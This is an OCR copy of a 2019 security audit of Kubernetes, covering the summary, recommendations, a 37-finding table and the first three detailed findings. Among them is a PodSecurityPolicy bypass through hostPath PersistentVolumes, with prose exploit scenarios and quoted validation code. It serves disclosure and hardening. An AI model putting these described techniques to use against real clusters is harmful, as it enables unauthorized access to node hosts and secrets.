

Kubernetes

Security Assessment

May 31, 2019

Prepared For:
Kubernetes Security WG | *Kubernetes*

Prepared By:
Stefan Edwards | *Trail of Bits*
stefan.edwards@trailofbits.com

Dominik Czarnota | *Trail of Bits*
dominik.czarnota@trailofbits.com

Robert Tonic | *Trail of Bits*
robert.tonic@trailofbits.com

Ben Perez | *Trail of Bits*
benjamin.perez@trailofbits.com

Executive Summary

Project Dashboard

Engagement Goals

Methodology

Coverage

Recommendation Summary
- General Issues
- Networking
- Cryptography
- Authentication
- Authorization
- Secrets Management
- Multi-tenancy isolation

Findings Summary
- 1. hostPath PersistentVolumes enable PodSecurityPolicy bypass
- 2. Kubernetes does not facilitate certificate revocation
- 3. HTTPS connections are not authenticated
- 4. TOCTOU when moving PID to manager's cgroup via kubelet
- 5. Improperly patched directory traversal in kubectl cp
- 6. Bearer tokens are revealed in logs
- 7. Seccomp is disabled by default
- 8. Pervasive world-accessible file permissions
- 9. Environment variables expose sensitive data
- 10. Use of InsecureIgnoreHostKey in SSH connections
- 11. Use of InsecureSkipVerify and other TLS weaknesses
- 12. Kubeadm performs potentially-dangerous reset operations
- 13. Overflows when using strconv.Atoi and downcasting the result
- 14. kubelet can cause an Out Of Memory error with a malicious manifest
- 15. Kubectl can cause an Out Of Memory error with a malicious Pod specification
- 16. Improper fetching of PIDs allows incorrect cgroup movement
- 17. Directory traversal of host logs running kube-apiserver and kubelet
- 18. Non-constant time password comparison
- 19. Encryption recommendations not in accordance with best practices
- 20. Adding credentials to containers by default is unsafe
- 21. kubelet liveness probes can be used to enumerate host network

22. iSCSI volume storage cleartext secrets in logs
23. Hard-coded credential paths
24. Log rotation is not atomic
25. Arbitrary file paths without bounding
26. Unsafe JSON Construction
27. kubelet crash due to improperly handled errors
28. Legacy tokens do not expire
29. CoreDNS leaks internal cluster information across namespaces
30. Services use questionable default functions
31. Incorrect docker daemon process name in container manager
32. Use standard formats everywhere
33. Superficial health check provide false sense of safety
34. Hardcoded use of insecure gRPC transport
35. Incorrect handling of Retry-After
36. Incorrect isKernelPid check
37. Kubelet supports insecure TLS ciphersuites

A. Vulnerability Classifications

B. strconv.Atoi result conversion may cause integer overflows

C. Proof of Concept Exploit for TOB-K8S-038

D. Proof of Concept Exploit for TOB-K8S-022

E. Proof of Concept Exploit for TOB-K8S-024

F. Further detail regarding TOB-K8S-021

G. Fault injection testing of Kubernetes with KRF
Testing components of Kubernetes
Testing containerized applications
Testing cluster operations

H. Documentation changes for cryptographic best practices

Executive Summary

Between October and December of 2018, the Kubernetes Security Working Group (SWG) opened a Request For Proposal (RFP) to select a vendor to assess the core Kubernetes project. The SWG engaged with Trail of Bits to review the security of the open source Kubernetes system in February, 2019 with the assessment taking place between March 11th, 2019 and May 10th, 2019. The assessment consisted of 12 person-weeks of effort with four engineers working from the v1.13.4 release from the Kubernetes GitHub repository.

The first week of the assessment was spent investigating environments in which to perform live testing. Both Kops and Kubespray were tested as they appeared to be the most likely candidates for testing that included both a base configuration and a deployer. Guidance from the Kubernetes SWG suggested that Kubespray may be the better of the two, since it matches the general direction of the SWG (namely, using kubeadm). This allowed us to deploy Kubernetes both locally and in a cloud environment with consistent configuration across both. Initial code review was also performed, leveraging both manual and automated analysis. Finally, threat modeling activities also began, with asset creation and meeting coordination being the primary focus.

The second week's focus was on manual code review, allowing the assessment team to become familiarized with the Kubernetes codebase. This review resulted in ten issues, ranging in severity from Medium to Informational. Most notably, findings TOB-K8S-001: Bearer tokens revealed in logs and TOB-K8S-005: Environment variables expose sensitive data represent areas within the code base that leaked secrets to the wider cluster environment, either through Unix environment variables or cluster logs. Further findings related to file permissions and paths were identified, detailed in TOB-K8S-004: Pervasive world-accessible file permissions, TOB-K8S-006: Hard-coded credential paths, and TOB-K8S-008: Arbitrary file paths without bounding. Finally, TOB-K8S-002: Seccomp is disabled by default and TOB-K8S-007: Log rotation is not atomic were identified as areas that could be strengthened with architectural changes.

The third week was spent continuing manual code review, resulting in five issues, ranging in severity from Medium to Informational across multiple control families, mainly related to authentication and authorization. Issues regarding lack of cryptographic key verifications were identified in TOB-K8S-012: Use of InsecureIgnoreHostKey in SSH connections and TOB-K8S-013: Use of InsecureSkipVerify and other TLS weaknesses. Additional findings related to dangerous shell operations and data construction, as well as data validation. TOB-K8S-017: Kubeadm performs potentially dangerous reset operations details how Kubeadm offloads command execution to an external shell instead of directly invoking commands, and TOB-K8S-014: Overflows when using strconv.Atoi and downcasting the

result, TOB-K8S-015: Unsafe JSON construction, and TOB-K8S-016: Use standard formats everywhere detail data validation and construction issues.

The fourth week was spent performing dynamic live testing of a Kubernetes cluster, resulting in six issues, ranging in severity from High to Informational. Notable findings from week four were generally related to denial-of-service attack vectors and process cgroup manipulation. TOB-K8S-019: Kubelet can cause an Out Of Memory error with a malicious manifest and TOB-K8S-020: Kubectl can cause an Out Of Memory with a malicious Pod specification both detail denial-of-service attack vectors. TOB-K8S-022: Improper fetching of PIDs allows incorrect cgroup-limited movement and TOB-K8S-023: TOCTOU when moving pid to manager's cgroup via kubelet both detail methods to manipulate the kubelet to escalate access to privileged resources.

The fifth week was spent on code review assisted with live testing, resulting in two findings: one Medium severity, the other Informational. An issue with reading arbitrary files in `/var/log` of any node host was documented in TOB-K8S-026: Directory traversal of host logs running kube-apiserver and kubelet. The second finding TOB-K8S-27: Incorrect isKernelPid check related to further investigation of PID and cgroup related issues found during the fourth week.

The sixth week was spent reviewing cryptography-related areas of Kubernetes, as well as further dynamic live testing, resulting in seven issues ranging in severity from High to Informational. Most notably, an issue related to exposing secrets to all containers by default was documented in TOB-K8S-031: Adding credentials to containers by default is unsafe. Another finding, connected to unauthenticated component communication, was reported in TOB-K8S-034: HTTPS connections not authenticated. Further findings related to certificates revocation and Kubernetes documentation encryption recommendation were detailed in TOB-K8S-028: Kubernetes does not facilitate certificate revocation and TOB-K8S-029: Encryption recommendations not in accordance with best practices. Additionally, TOB-K8S-032: CoreDNS leaks internal cluster information across namespaces details a privileged information disclosure. Finally, an Informational issue regarding use of default functions was reported in TOB-K8S-033: Services use questionable default functions.

The seventh and eighth weeks were dedicated to finalizing technical work and documenting the assessment. Issues discovered in earlier weeks were documented, including one medium-severity and one informational cryptographic issue: TOB-K8S-036: Legacy tokens do not expire and TOB-K8S-037: Kubelet supports insecure TLS ciphersuites. Finally, a high-severity Pod security issue was exploited in TOB-K8S-038: hostPath PersistentVolumes enable PodSecurityPolicy bypass. A portion of the assessment team's focus was moved to developing the white paper, reference implementation, and final report. Additionally, finalization and formalization of the threat modeling efforts continued.

Overall, Kubernetes is a large system with significant operational complexity. The assessment team found configuration and deployment of Kubernetes to be non-trivial, with certain components having confusing default settings, missing operational controls, and implicitly defined security controls. Also, the state of the Kubernetes codebase has significant room for improvement. The codebase is large and complex, with large sections of code containing minimal documentation and numerous dependencies, including systems external to Kubernetes. There are many cases of logic re-implementation within the codebase which could be centralized into supporting libraries to reduce complexity, facilitate easier patching, and reduce the burden of documentation across disparate areas of the codebase.

Despite the results of the assessment and the operational complexity of the underlying cluster components, Kubernetes streamlines difficult tasks related to maintaining and operating cluster workloads such as deployments, replication, and storage management. Additionally, Kubernetes takes steps to help cluster administrators harden and secure their clusters through features such as Role Based Access Controls (RBAC) and various policies which extend the RBAC controls. Continued development of these security features, and further refinement of best practices and sane defaults will lead the Kubernetes project towards a secure-by-default configuration.

Project Dashboard

Application Summary

Name	Kubernetes
Version	1.13.4
Type	Container Scheduler and Manager
Platforms	Cross-Platform (tested Linux, OS X)

Engagement Summary

Dates	March 11th, 2019 through May 10th, 2019
Method	Whitebox, Source Review
Consultants Engaged	4
Level of Effort	12 person-weeks over 8 calendar weeks

Vulnerability Summary

Total High-Severity Issues	5	■■■■■
Total Medium-Severity Issues	17	■■■■■■■■■■■■■■■■■
Total Low-Severity Issues	8	■■■■■■■■
Total Informational-Severity Issues	7	■■■■■■■
Total	37	

Category Breakdown

Access Controls	5	■■■■■
Authentication	4	■■■■
Configuration	4	■■■■
Cryptography	3	■■■
Data Exposure	5	■■■■■
Data Validation	8	■■■■■■■■
Denial of Service	2	■■
Error Reporting	1	■
Logging	3	■■■

Timing	2	■■
Total	37	

Engagement Goals

The objectives of this project were designed to provide the SWG with information necessary to make informed decisions about potential risks to the Kubernetes platform, and an evaluation of the security posture of the platform as it exists today. This intention dictated the following goals for the engagement.

- Provide an estimate of the overall security posture of the system.
- Evaluate the difficulty of system compromise from an attacker.
- Identify design-level risks to the security of the system.
- Identify implementation flaws that illustrate systemic and extrinsic risks.
- Provide recommendations for best practices that could improve Kubernetes' security posture.
- Document architectural risks to the system in the form of a threat model and data-flow analysis of the prioritized system components.
- Provide a reference architecture that the community may use to evaluate the coverage of the security assessment, and to begin building a baseline of security relevant settings and considerations for the system.

These goals guided the coverage of components within the scope of the engagement, and included components within the control plane and on nodes, detailed below.

Master / Cluster Control Plane

- kube-apiserver
- etcd
- kube-scheduler
- kube-controller-manager
- cloud-controller-manager

Nodes

- kubelet
- kube-proxy
- Container Runtime

Methodology

The SWG selected five control families that the assessment should focus on.

- Networking
- Cryptography
- Authentication & Authorization
- Secrets Management
- Multi-tenancy Isolation

To facilitate an effective assessment of the Kubernetes codebase, the assessment team coordinated code review and live testing efforts alongside the development of a threat model. This allowed the team to perform guided analysis and coordinate the progressive efforts of the assessment.

Throughout the assessment, the team used static analysis and manual code review to achieve coverage over components of the assessment. Live and dynamic testing was paired with the codebase coverage to gain insight into operational complexities and test areas of concern. Live testing also facilitated investigation into concerning operational management and control issues.

To help coordinate disclosure efforts, a private repository was created. An issue-tracking system was used to aggregate concerns and drive investigation by the assessment team. If an investigation resulted in a finding, it was subsequently formalized into the weekly status report for discussion with the SWG.

Findings identified during the assessment were each assigned a unique finding identifier, then classified by category and ranked by severity. This allowed for reporting to occur progressively with trackable finding IDs over the course of the assessment. The SWG was then able to provide feedback each week for these reported issues, assisting with classification, severity, and suggestions for further investigation.

When preparing the final report, this feedback was considered and findings were moved into severity order. Frontmatter was then developed to detail the intricacies of each week, and provide a retrospective roadmap of the assessment and its findings based on the weekly status reports.

Coverage

The scope of review for each component adhered to the guidelines outlined in the Kubernetes Bug Bounty documentation, focusing on Kubernetes-specific bugs and avoiding container- or networking-implementation-dependent bugs. The SWG had six control-focused concern areas:

- Authentication
- Authorization
- Cryptography
- Secrets Management
- Networking
- Multi-tenant Isolation

Kubernetes is a large code base, with a myriad of components, packages, and ways of intercommunication. The selection of six control areas allowed the SWG to define areas of primary concern, while allowing the assessment team a condensed view over the whole of the Kubernetes codebase. The goal was to find the most obvious bugs that impacted the control areas and to provide guidance for future assessments.

While the findings below cover a number of obvious bugs across the code base, this is a narrow view of the assessment's focal areas. Both accurate and detailed documentation of Kubernetes' interactions can be hard to find. Few models exist to determine accurate outcomes from any given interaction. Therefore, the assessment team applied manual code review, augmented by tooling, to understand and model the Kubernetes system at both a component and a data-flow level.

Due to the scope of the assessment and size of the codebase, bug finding was focused on identifying component implementations which were "obviously wrong." Given this focus, codebase coverage emphasized breadth instead of depth. Portions of the codebase outside of the control areas received minimal to no coverage. Future assessments of those components will likely yield further findings and help produce more accurate models of the Kubernetes internals.

Recommendation Summary

General Issues

Kubernetes is a large system with systemic control issues. Many of the findings discovered during the assessment do not fit into the control families selected by the SWG. Avoiding custom parsers and specialized configuration systems in favor of more general library code would resolve many of the issues below. Ensuring correct filesystem and kernel interactions prior to performing operations would solve the remainder of the issues.

Short Term

❑ **Ensure errors at each step of a compound operation are raised explicitly.** Errors should not be implicitly skipped, especially when they are performing potentially dangerous operations.

❑ **Use `strconv.ParseInt` or `strconv.ParseUint` with appropriate `bitSize` values instead of `strconv.Atoi` and downcasting the result.** Downcasting operations may result in an integer overflow.

❑ **Only use pidfiles for getting PIDs, and let users specify an arbitrary path.** If this is not an option, add checks to ensure a given PID is the expected process.

❑ **Add a configuration method for credential paths.** Avoid relying on hardcoded paths. Hardcoded paths could present issues when using Kubernetes on different operating systems, since path rules are not guaranteed to be the same.

❑ **Use copy-then-rename approach for logs rotation.** This will ensure that logs aren't lost when kubelet is restarted or interrupted.

❑ **Ensure file contents and their paths are appropriately validated at all stages of processing, and operations account for atomicity.** This prevents attackers from abusing intended file operations.

❑ **Use proper format-specific encoders for all areas of the application.** Use a well-tested JSON library and proper type structures to construct JSON objects. Avoid using string conjugation and similar methods of constructing objects. Do not implement custom encoders and decoders. Instead, move towards a single encoding format for all configuration tasks. Avoid using multiple types of encodings throughout the system. This allows centralization of validations, preventing situations where validations vary.

❑ **Avoid using compound shell commands which affect system state without appropriate validation.** This could lead to unexpected behavior if the underlying system has a different implementation than expected.

❑ **Validate data received from external systems.** For example, kubelet parses output from ionice command without proper validation.

❑ **Fix the hard-coded Docker daemon process name.** The process name should be dockerd instead of docker.

❑ **Ensure health checks account for all operational master plane components.** Avoid performing operations based on facile health checks. Facile checks give users the false assurance that a set of Pods or nodes is healthy.

❑ **Set a maximum value for the `Retry-After` header value parsed by the linkcheck development tool and ensure its parser abides by it.** A redirection policy should also be defined to compliment the existing HTTP headers used by the client.

❑ **Explicitly check the returned error value of `os.Readlink /proc/<pid>/exe` when determining if a PID is a kernel process.** The current approach flags any process readlink error as a kernel PID. Launching a binary from a very long path makes `readlink` of its `/proc/<pid>/exe` result in an `ENAMETOOLONG` error. kubelet then treats it as a kernel PID.

Long Term

❑ **Track further development of the cgroups feature in Linux kernel.** A race-free way to move a process into a cgroup may be developed in the future.

❑ **Ensure common parsing functions like `ParsePort` are better used across the codebase.** Using centralized libraries for common tasks can help increase code readability, and the speed and effectiveness of bug fixes in commonly used functions.

❑ **Consider generalizing paths defaults to allow for cross-platform usage.** By not detecting the underlying host system, paths may fail to appropriately resolve to the correct location.

❑ **Shift away from log rotation and move towards persistent logs.** This would allow logs to be written in linear order. A new log can be created whenever rotation is required.

❑ **Move towards a single encoding format for all configuration tasks.** Avoid using multiple types of encodings throughout the system. This allows centralization of validations, preventing situations where validations vary.

❑ **Improve unit testing to cover failures of dependent tooling.** Kubernetes should be resistant to external commands returning unexpected output, for example if they were replaced with malicious versions.

❑ **Consider whether the `ioutil.TempFile` function would be a viable replacement for the current `tempFile` implementation.**

❑ **Consider taking a modular approach to health checks.** Allowing components to register their health with a centralized system allows for each component to be considered in preflight health checks.

❑ **Ensure that all timeouts have both a maximum and minimum value.** This helps to prevent situations where requests are performed too often, or take too long to complete.

Networking

Networking is at the heart of Kubernetes, from health and liveness checks to image fetching for Pod deployments. While there is only one finding in this space, a general issue was noted during the threat model and general discussions noted a lack of enforcement of HTTPS across the system.

Short Term

❑ **Limit the size of manifest files or inform the user that a given spec is becoming large.** This is to prevent Out-Of-Memory errors in kubelet and Kubectl. Limiting the size of requests requiring validation will help prevent these issues in other areas of the codebase.

Cryptography

Generally, cryptographic subjects are centralized in either Transport Layer Security (TLS) connections or the kube-apiserver in managing secrets stored in etcd. Kubernetes should strengthen TLS connections, verify all TLS connections, and support a revocation list in the Certificate Authority (CA) that the kube-apiserver already maintains, as this will ensure that TLS connections are unlikely to be intercepted and are using the correct certificates for all operations. Furthermore, deprecating older cryptography algorithms in favor of modern, well audited solutions, such as cryptographically secure pseudo-random number generators (CSPRNGs) and Key Management Systems (KMS), will ensure that all values are generated and stored securely, and not accidentally guessable or discoverable.

Short Term

❑ **Consider having kube-apiserver instances maintain a certificate revocation list (CRL) that is checked when certificates are presented.** In its current state, users must regenerate the entire certificate chain to remove a certificate from the system.

❑ **Remove usages of `InsecureSkipVerify`.** Ensure the cluster always verifies it has the correct information for all TLS connections.

❑ **Default to the use of secretbox encryption provider and encourage the use of KMS.** Users should not use AES-CBC or GCM for encryption. Secretbox should be the default mode of storing information and users should be encouraged to use KMS.

❑ **Seed the pseudo random number generator using a less predictable seed.** A proper seed should be fetched from a cryptographically secure pseudo random number generator.
❑ **Authenticate all HTTPS connections by default.** This will ensure that all certificates are issued by the cluster's certificate authority (CA), and help prevent man-in-the-middle (MITM) attacks from being launched against critical components such as kubelet. Users should be required to opt-out of authentication, not opt-in.

❑ **Document that the secure shell (SSH) Tunneling feature is deprecated and insecure.** Kubernetes allows cluster components to fall back to legacy SSH tunnels under certain circumstances. However, this mode ignores host keys, and does not validate that the server at a particular IP address is the intended server. Ensure that all connections check the host's IP and that the public key matches the expected value before connecting to the host.

Long Term

❑ **Expand the documentation regarding encryption providers.** Ensure it follows up-to-date best practices.

❑ **Use OSCP stapling for checking certificates' revocation status.** The cluster administrator will then be able to revoke certificates across the entire cluster through an OCSP server.

❑ **Remove support for the deprecated SSH tunnels feature.** If SSH tunnels are not meant to be deprecated, develop a method to ensure the destination for the tunnel is authenticated.

Authentication

Authentication handles the identification of processes and users across a cluster. In general, deprecating outdated authentication mechanisms, and always validating connections prior to transmission of any data between cluster components will present the strongest authentication mechanisms possible.

Short Term

❑ **Document how to secure gRPC transport in Kubernetes.** Configuration should not be implicit, and should be well documented.

Long Term

❑ **Use OSCP stapling for checking certificates' revocation status.** The cluster administrator will then be able to revoke certificates across the entire cluster through an OCSP server.

❑ **Deprecate HTTP Basic Authentication.** Add documentation that it is for development purposes only.

❑ **Default to verifying TLS certificates even in non-production configurations.** Defaulting to a secure TLS configuration is viable in both development and production configurations, and reduces the chances of a dangerous misconfiguration.

❑ **Set the gRPC transport to be secure by default.** Disabling secure transport should be performed explicitly by users wishing to operate in a more development-friendly environment.

Authorization

Authorization is meant to enforce when a user or process can undertake an action within the cluster or system. In general, Kubernetes authorization system favored Role-Based Access Control (RBAC), with legacy-variants such as Attribute-Based Access Control (ABAC). Using operating system-level groups and Access Control Lists would help with managing permissions of files within the cluster itself at a host level. Deprecating legacy authorization mechanisms such as ABAC would help to reduce the number of configuration mistakes a user may make when initializing a cluster.

Long Term

❑ **Use system groups and Access Control Lists (ACLs) to manage file access permissions.** Ensure that only appropriate users in the correct groups may access data to limit the impact of inappropriate access.

Secrets Management

Secrets represent some of the most sensitive operations that a Kubernetes cluster can undertake outside the direct workloads handled in Pods. Secrets can be anything from client credentials to application-specific secrets, the importance of which is only known to the client application. Ensuring that secrets are never logged or stored outside of explicit,

user-supplied locations will minimize the risk of unintended third parties from consuming or abusing secrets.

Short Term

❑ **Remove bearer tokens and other secrets from logs.** Do not log credentials within the system, regardless of the logging level.

❑ **Restrict permissions to the secrets added to containers.** Only the users requiring access should have it.

Long Term

❑ **Ensure that sensitive data cannot be trivially stored in logs.** Prevent dangerous logging actions with improve code review policies. Redact sensitive information with logging filters. Together, these actions can help to prevent sensitive data from being exposed in the logs.

❑ **Avoid using environment variables to provide secrets.** Consider using the Kubernetes secrets system to help centralize configuration and avoid leaking sensitive information.

❑ **Mount secrets only in those containers that actually need them.** This should be an opt-in process to prevent accidental disclosure of sensitive information.

Multi-tenancy isolation

Kubernetes supports a notion of non-adversarial multi-tenancy. Organizational units within a company may share a cluster, with certain, limited amounts of isolation. To this end, Kubernetes supports Pods and namespaces as soft security boundaries to isolate client workloads. However, a number of mechanisms meant to enforce these boundaries operated on incorrect assumptions. By strengthening the defaults, operating with correct assumptions on Linux interaction, and not relying on environment values, multiple tenants can be further isolated, and harder guarantees may be placed on the types of interactions that clusters may allow between tenants.

Short Term

❑ **Enable secure computing mode (seccomp) by default.** Seccomp is intended to constrain a system tasked with executing untrusted code. Seccomp restricts attackers from many avenues for exploiting the host operating system, and enables important security controls for defenders. Docker includes a default seccomp profile which may be useful for inclusion within Kubernetes as a whole.

❑ **Use directory stream file descriptors to access /proc/<pid>/, process metadata files, and validate that the process has not been modified before and after moving it**

to a cgroup. Open the `/proc/<pid>/` directory once and store the file descriptor to it, preventing race conditions when accessing nearby files.

❑ **Audit permissions to world-accessible files and revoke unnecessary permissions.** This will ensure that information is not modified or read by users or processes that should not have access to that data, and will frustrate attackers looking to parlay access to the filesystem into wider cluster access.

❑ **Do not collect sensitive information from environment variables for long durations of time.** Such information can be easily obtained, for example, with a path traversal vulnerability by reading `/proc/<pid>/environ` files.

❑ **Disable serving of /var/logs directory by default on the kube-apiserver and kubelet.** If disabling this feature is not feasible, add a whitelist of log files to be served. This will prevent unauthorized access to the underlying node host's logs.

❑ **Restrict kubelet liveness and readiness probes so it can't probe hosts it does not manage directly.** This prevents malicious users from enumerating the host networks for underlying host and service information.

❑ **Document the behavior of CoreDNS leaking cluster information across namespaces.** Users should be aware that CoreDNS does not perform authentication or authorization of clients requesting information, potentially allowing an attacker with access to a cluster to gain information outside of the current namespace.

Long Term

❑ **Remove the serving of log directories and files on the kube-apiserver and kubelet.** Emphasize the use of host log aggregation and centralization to provide this functionality.

❑ **Restrict kubelet liveness and readiness probes to the container runtime.** Liveness and readiness should be determined within the scope of the container networking interface.

❑ **Work with CoreDNS to address the visibility of namespace DNS information.** A least-privilege approach should be followed to help prevent leaking runtime information of workloads across namespaces.

Findings Summary

#	Title	Type	Severity
1	hostPath PersistentVolumes enable PodSecurityPolicy bypass	Access Controls	High
2	Kubernetes does not facilitate certificate revocation	Authentication	High
3	HTTPS connections are not authenticated	Authentication	High
4	TOCTOU when moving PID to manager's cgroup via kubelet	Timing	High
5	Improperly patched directory traversal in kubectl cp	Data Validation	High
6	Bearer tokens are revealed in logs	Data Exposure	Medium
7	Seccomp is disabled by default	Access Controls	Medium
8	Pervasive world-accessible file permissions	Access Controls	Medium
9	Environment variables expose sensitive data	Logging	Medium
10	Use of InsecureIgnoreHostKey in SSH connections	Authentication	Medium
11	Use of InsecureSkipVerify and other TLS weaknesses	Cryptography	Medium
12	Kubeadm performs potentially-dangerous reset operations	Configuration	Medium
13	Overflows when using strconv.Atoi and downcasting the result	Data Validation	Medium

14	kubelet can cause an Out of Memory error with a malicious manifest	Denial of Service	Medium
15	Kubectl can cause an Out Of Memory error with a malicious Pod specification	Denial of Service	Medium
16	Improper fetching of PIDs allows incorrect cgroup movement	Data Validation	Medium
17	Directory traversal of host logs running kube-apiserver and kubelet	Data Exposure	Medium
18	Non-constant time password comparison	Authentication	Medium
19	Encryption recommendations not in accordance with best practices	Cryptography	Medium
20	Adding credentials to containers by default is unsafe	Authentication	Medium
21	kubelet liveness probes can be used to enumerate host network	Access Controls	Medium
22	iSCSI volume storage cleartext secrets in logs	Logging	Medium
23	Hard coded credential paths	Configuration	Low
24	Log rotation is not atomic	Logging	Low
25	Arbitrary file paths without bounding	Data Validation	Low
26	Unsafe JSON construction	Data Validation	Low
27	kubelet crash due to improperly handled errors	Data Validation	Low
28	Legacy tokens do not expire	Access Controls	Low

29	CoreDNS leaks internal cluster information across namespaces	Data Exposure	Low
30	Services use questionable default functions	Data Exposure	Low
31	Incorrect docker daemon process name in container manager	Data Validation	Informational
32	Use standard formats everywhere	Configuration	Informational
33	Superficial health check provides false sense of safety	Error Reporting	Informational
34	Hardcoded use of insecure gRPC transport	Data Exposure	Informational
35	Incorrect handling of Retry-After	Timing	Informational
36	Incorrect isKernelPid check	Data Validation	Informational
37	Kubelet supports insecure TLS ciphersuites	Cryptography	Informational

1. hostPath PersistentVolumes enable PodSecurityPolicy bypass

Severity: High
Type: Access Controls
Target: Pod security policies

Difficulty: Low
Finding ID: TOB-K8S-038

Description

A `PodSecurityPolicy` allows a cluster administrator to specify what settings a given service account should be able to provide when creating a `Pod` on a cluster. If a cluster operator attempts to create a `Pod` with a setting not allowed by the `PodSecurityPolicy` associated to their account, the `Pod` will fail to create and return a validation error.

An attacker can bypass `hostPath` volume mount restrictions imposed by a `PodSecurityPolicy` by using the `HostPath` type of `PersistentVolumes`, and mounting the `PersistentVolume` through the use of a `PersistentVolumeClaim`. This allows the attacker access to any directory of the underlying Kubernetes node host.

As currently implemented, the `PodSecurityPolicy` is not granular enough to provide protections for `PersistentVolumeClaim` volumes. The `hostPath` volume supports the ability to specify allowed paths for a given `Pod` to mount. This restriction is not available for the `PersistentVolumeClaim`, and does not propagate to the `hostPath` `PersistentVolume`.

The validations for `PersistentVolumes` currently only ensure mount options are correct, and that the provided target path does not contain `'..'`.

```
// ValidatePersistentVolume validates PV object for plugin specific validation
// We can put here validations which are specific to volume types.
func ValidatePersistentVolume(pv *api.PersistentVolume) field.ErrorList {
	return checkMountOption(pv)
}

func checkMountOption(pv *api.PersistentVolume) field.ErrorList {
	allErrs := field.ErrorList{}
	// if PV is of these types we don't return errors
	// since mount options is supported
	if pv.Spec.GCEPersistentDisk != nil ||
		pv.Spec.AWSElasticBlockStore != nil ||
		pv.Spec.Glusterfs != nil ||
		pv.Spec.NFS != nil ||
		pv.Spec.RBD != nil ||
		pv.Spec.Quobyte != nil ||
		pv.Spec.ISCSI != nil ||
		pv.Spec.Cinder != nil ||
		pv.Spec.CephFS != nil ||
		pv.Spec.AzureFile != nil ||
		pv.Spec.VsphereVolume != nil ||
		pv.Spec.AzureDisk != nil ||
		pv.Spec.PhotonPersistentDisk != nil {
		return allErrs
```

```
        }
        // any other type if mount option is present lets return error
        if _, ok := pv.Annotations[api.MountOptionAnnotation]; ok {
                metaField := field.NewPath("metadata")
                allErrs = append(allErrs, field.Forbidden(metaField.Child("annotations",
api.MountOptionAnnotation), "may not specify mount options for this volume type"))
        }
        return allErrs
}

// ValidatePathNoBacksteps will make sure the targetPath does not have any element which is
".."
func ValidatePathNoBacksteps(targetPath string) error {
        parts := strings.Split(filepath.ToSlash(targetPath), "/")
        for _, item := range parts {
                if item == ".." {
                        return errors.New("must not contain '..'")
                }
        }

        return nil
}
```

Figure 1: Persistent volume validations in `k8s.io/kubernetes/pkg/volume/validation/pv_validation.go`

Exploit Scenario

Eve gains access to Alice's Kubernetes cluster with a service account able to create `PersistentVolumes`, `PersistentVolumeClaims`, and Pods, but restricted from mounting `hostPath` volumes. Eve uses her access to create a `hostPath` `PersistentVolume` and a corresponding `PersistentVolumeClaim`. Eve then creates a `Pod` mounting the `PersistentVolumeClaim`, effectively bypassing the `PodSecurityPolicy` restriction and allowing Eve to gain access to the node host filesystem where the Pod was scheduled.

See Appendix C for a proof of concept for this attack.

Recommendation

Short term, document the limitations of the `allowedPaths` restrictions in the `PodSecurityPolicy`.

Long term, add support for `PersistentVolumeClaim` restrictions within the `PodSecurityPolicy`. As a whole, the `PodSecurityPolicy` needs more granular controls to account for resources provided by association, such as `PersistentVolumeClaims` to `PersistentVolumes`.

References

- Pod Security Policies

2. Kubernetes does not facilitate certificate revocation

Severity: High
Type: Authentication
Target: `Kubernetes X.509 certificates`

Difficulty: Medium
Finding ID: TOB-K8S-028

Description
Kubernetes uses certificates for authentication, authorization, and transport security. However, in its current state Kubernetes does not support certificate revocation. Therefore, users must regenerate the entire certificate chain to remove a certificate from the system. This problem has been documented in issue #18982.

Exploit Scenario
Eve successfully gains access to a node in Alice's Kubernetes cluster. Alice wants to revoke that node's certificate so that it is not viewed as valid by other components of the system. Also, Alice wants to avoid the cost of re-generating the certificate tree. Because Kubernetes does not help facilitate certificate revocation, this is not possible. Eve is free to abuse the certificate until Alice replaces certificates across the entire cluster.

Recommendation
Short term, consider having nodes maintain a certificate revocation list (CRL) that must be checked whenever they are presented with a certificate.

Long term, consider supporting OCSP stapling, where the cluster administrator can revoke certificates across the cluster through an OCSP server. In this scenario, each certificate holder would query the OCSP server to get time-stamped evidence that a certificate is valid before using it.

References
- GitHub issue #18982: Support for managing revoked certs
- Etcd support for CRL checks
- Kubernetes - Don't Use Certificates for Authentication

3. HTTPS connections are not authenticated

Severity: High
Type: Authentication
Target: `All inter-component communication`

Difficulty: Medium
Finding ID: TOB-K8S-034

Description
The Kubernetes system allows users to set up Public Key Infrastructure (PKI), but often fails to authenticate connections using Transport Layer Security (TLS) between components, negating any benefit to using PKI. The current status of authenticated HTTPS calls are outlined in the following diagram.



Figure 3.1: Kubernetes system data flow diagram (see our whitepaper for a more detailed image)

